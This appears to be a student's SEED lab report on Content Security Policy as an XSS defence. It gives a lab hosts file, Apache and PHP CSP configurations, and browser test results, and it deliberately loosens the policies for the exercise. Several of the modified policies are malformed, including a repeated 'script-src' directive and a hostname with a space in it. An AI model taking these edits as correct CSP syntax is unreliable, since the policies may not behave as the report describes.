
Boby's Profile and Friendslist After visiting Alices profile:






Task 07:

Setting Up Experiment DNS:




```
# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com

# Extra additions
10.9.0.5        www.seed-server.com

[10/15/24]seed@VM:~/.../Lab05$ 
```


Setting CSP Policies:



```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com \
           "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example60.com
</VirtualHost>
```




```
# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example70.com
</VirtualHost>

```



```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```

The above screenshots shows the default con-fig of the phpindex.php and the apache_csp.conf file.

Lab Tasks:



www.example32a.com

CSP Experiment


1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

www.example32a.com

JS Code executed!

Don't allow www.example32a.com to prompt you again


OK



www.example32b.com

CSP Experiment

1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click:

Observations:

When visiting each site, I noticed that example32a did not block any scripts from running from any of the sources listed on the web page. The message “OK” from each source signifies that each script from that source or area was successfully executed.


Example32b had the script successfully run from self and www.example70.com, however all other scripts failed to run in the browser from the other sources. The code also did not run from the button-click event.

Example32C blocked scripts from running from www.example60.com, the button-click event, inline nonce (222-222-222), and inline. All the scripts from the other sources were able to run in the browser.


Only example32a was able to run the script in the button click event. All the other web pages blocked the script from running.

Changing the CSP Policiy for example32b and example32c:

Changing example32b CSP policiy:



```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com \
             script-src 'self' *.example60.com \
           "
</VirtualHost>
```



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed


4. From self: OK

5. From www.example60.com: OK


6. From www.example70.com: OK

7. From button click:

Changing example32c CSP Policy:



```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example 60.com *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```



CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

The Above screenshots shows the modifications I have done to the apache_csp.conf for site example32b and the phpindex.php for example32c. The updated view of these sites shows that the scripts were able to run from those sources that were originally not allowed in the csp.

Why CSP can help prevent Cross-Site Scripting attacks:

CSP Policies can help prevent cross-site scripting attacks by restricting the area of execution of scripts on a website. Developers can specify which sources are allowed to run scripts and which one’s are not allowed. It also allows for the whitelisting of trusted sources only and preventing sources that are unauthorized from running any code. This limits the area of attack that someone could use to run a cross-site scripting attack.